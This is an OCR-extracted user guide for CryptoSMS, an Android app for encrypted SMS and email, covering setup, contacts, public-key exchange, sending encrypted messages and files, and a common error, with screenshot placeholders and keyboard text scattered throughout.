
When the application is first run, you must configure a username and password. The username should contain at least 2 characters and the password should contain at least 5 characters.






Once you have done the above, the following message will appear:

"CryptoSMS: Generated New Key" and the Application main menu will appear




Application Main Menu





Settings:

Before you start adding your contacts go to your "Settings" and in the "Phone Number" box, insert your phone number instead of "INVALID_PHONE_NUMBER". The application will not run properly if you don't so this step. In some phones this step may be done automatically.




02:05
User Information
Your Name
aaa
Phone number
INVALID_PHONE_NUMBER
OK
Cancel
1
2 ABC
3 DEF
4 GHI
5 JKL
6 MNO
7 PQRS
8 TUV
9 WXYZ
?#+
*
0 +
#
-





Incoming Mail Settings:


The incoming mail settings depend on your web mail service provider.


The following fields need to be changed:

Mailbox host; Mailbox username; Mailbox password; Mailbox port; Use SSL

See 'Appendix 1' for incoming and outgoing mail settings.

The pictures below are examples only.






Managing Contacts:

The contacts page lists all your contacts. By default a red button appears beside a contact's name. If you have a contact's public key the button will turn green.


Your contacts list in CryptoSMS is encrypted and completely separate from the phone's contacts list. You will need to add each new contact manually in CryptoSMS. This ensures your contacts remain secret and secure.

Adding contacts:

To add a contact click on the "Create Contact" button in the Contacts menu.




This will display the new contact dialog:



add contact page. add name, number and email addresses

You will need to provide a name, phone number, and email address for your contact.


02:06
Contact
bbb
987654321
aa@aa.com
1 2 3 4 5 6 7 8 9 0
q w e r t y u i o p
a s d f g h j k l
z x c v b n m
?123
@
.com
.
Done



By default a red button appears beside your contact and will only turn green once you have associated a public key to that contact.

Note: If you don't have an email address for your contact, you must include a dummy one anyway.


Sending Public Keys

to encrypt messages, you will need to exchange public keys.

Messages received will be decrypted using your private key.

To start the key exchange process select a contact. Then tap and hold on the

contact name. This will pop up a menu:



Select the “Send public key by SMS” option or "Send public key by email"

A small notification, at the top of the screen, will appear to indicate a message containing your public key was sent.


Receiving Public Key by SMS:

When you receiving a public key by SMS, CryptoSMS will attempt to associate it with one of your added contacts using the sender’s phone number. If an association is successful, you will see the red button beside the contact turn green. You can now send this contact encrypted messages.

If the key was not associated with a contact it will show up in your Text Messaging menu under the Keys tab. You can manually associate it with a contact by tapping on the key and holding. This will pop up a menu that will allow you to choose a contact to assign the key to.

Receiving Public Key by email:


CryptoSMS will attempt to associate it with one of your added contacts using the sender's email address. If an association is successful, you will see the red button beside the contact turn green. You can now send this contact encrypted messages.





If the key was not associated with a contact it will show up in your Email menu under the Keys tab. You can manually associate it with a contact by tapping on the key and holding. This will pop up a menu that will allow you to choose a contact to

import the key to.



The application is designed to be secure and will not allow you to send unencrypted messages.

Sending Encrypted SMS:

You will need to have the recipient's public key to send them an SMS message. There are two ways to send encrypted SMS. The first is through the contacts menu.

Sending from contacts menu:


Tap and hold on a contact you wish to send a secure SMS message. You will need to have received their public key previously. This will show up as a green button beside their name. The tap and hold action will pop up a menu with the option “Send SMS”. :

Select this option. This will bring you to the SMS composition window

Type your message . You are limited to 400 characters. When your message is ready click on the “Send” button and this will securely send your message . You will see a small notification with a padlock icon at the top of the screen indicating that a secure SMS was sent.

Sending from Text Messaging menu:

The second option is to send a message from the Text Messaging menu.


Inbox
Sent
Keys


Write message




Clicking on “Text Messaging” in the application main menu. The Text Messaging dialog will be covered in a separate section. Click on the “Write message” button. This will display the SMS message composition window.

Select a recipient from the drop down menu. The menu will only list contacts for whom you have a public key.

Type your message . You are limited to 400 characters. When your message is ready click on the “Send” button and this will securely send your message . You will see a small notification with a padlock icon at the top of the screen indicating that a secure SMS was sent.

Sending an Encrypted file:

From the "Email" Menu, choose "Write message". The following screen will open:



Choose "Select Recipient" from your Contacts. Then "Choose attachment file". A screen to browse your files will appear. Choose a file.




Choose "Send Message" at the bottom of the screen.

Receiving and Decrypting an Encrypted File:

Go to your "Email" Menu. Choose the "inbox" tab then "Sync Inbox".


If an email with an Encrypted file has been received. Tap and hold down the message. The file will be decrypted automatically and the browser screen will appear to download the file. Choose the folder you want, tap and hold, the file will be copied to the destination folder.





Clearing contacts data from the application

CAUTION: These actions will remove all contacts information from within the application.



On your mobile go to "Settings" --> "Applications" --> "Manage Applications"

Choose "CryptoSMS"

Tap and choose "Force stop"

Tap and choose "Clear data


Error

"Your phone is blocking CryptoSMS. Please see user guide"

If you have received this error message, it usually means that SMS Data Messages are disabled on your phone. This is done by some phone service providers when they build their own branded version of the Android Operating System and disable

this feature. CryptoSMS requires this feature to send messages efficiently and securely. It will not work without it.


Uninstalling the Application



